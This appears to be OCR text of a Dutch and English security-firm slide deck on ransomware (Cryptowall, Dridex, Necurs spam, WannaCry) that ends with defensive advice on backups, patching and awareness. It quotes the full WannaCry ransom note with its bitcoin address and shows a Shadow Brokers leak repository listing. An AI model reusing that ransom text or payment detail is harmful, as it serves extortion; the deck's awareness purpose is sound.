  - Opvolger van Cryptolocker was Cryptowall
    - $325.000.000 in een half jaar
  - 2016 was het jaar dat ze partneren met Dridex
    - Banking trojan
    - Miljoenen revenue in elke aanval
  - Wordt als service aangeboden en verpreidt van alles

Reality


Spam Volume and Spam with Malicious Attachments
October 2016 until first week of January 2017
250%
200%
150%
100%
50%
0%
Week Oct 3
Week Oct 10
Week Oct 17
Week Oct 24
Week Oct 31
Week Nov 7
Week Nov 14
Week Nov 21
Week Nov 28
Week Dec 5
Week Dec 12
Week Dec 19
Week Dec 26
Week Jan 2
Spam without malicious Attachments
Spam with malicious Attachments

Reality



8000000
7000000
6000000
5000000
4000000
3000000
2000000
1000000
0
12-Apr
13-Apr
14-Apr
15-Apr
Number of identical spam emails from Necurs

Example: Wannacry


Reality


Wana Decrypt0r 2.0
Ooops, your files have been encrypted!
English
What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.
Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.
How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am
Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37
Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37
About bitcoin
How to buy bitcoins?
Contact Us
bitcoin ACCEPTED HERE
Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
Copy
Check Payment
Decrypt

Reality




More than 400,000 machines infected




Only 0.07% of victims have paid

Reality


misterch0c / shadowbroker
Watch 301
Star 2,443
Fork 1,698
Code
Issues 6
Pull requests 1
Projects 0
Wiki
Pulse
Graphs
The Shadow Brokers "Lost In Translation" leak
21 commits
1 branch
0 releases
4 contributors
Branch: master
New pull request
Create new file
Upload files
Find file
Clone or download
misterch0c committed on GitHub Merge pull request #19 from keepad/master
Latest commit d77d577 21 days ago
oddjob oddjob a month ago
swift decrypted files https://steemit.com/shadowbrokers/@theshadowbrokers/l... a month ago
windows Merge branch 'master' of https://github.com/misterch0c/shadowbroker a month ago
README.md Update README.md 21 days ago
file-listing oddjob a month ago
README.md

The patch for the SMB vulnerability was available for 59 days prior to the attack

The patch for the SMB vulnerability was available for 59 days prior to the attack



Hoe te wapenen?

1. Controleer network/sharing en backups
2. Patch beheer/Automagisch?
3. Awareness
4. Voer reguliere scans en testen uit

Most important

Become a hacker!

Cheers

Amsterdam (hq)

Korte Leidsedwarsstraat 12
1017 RC Amsterdam
The Netherlands

Assen

Overcingellaan 17
9401 LA Assen
The Netherlands

zerocopter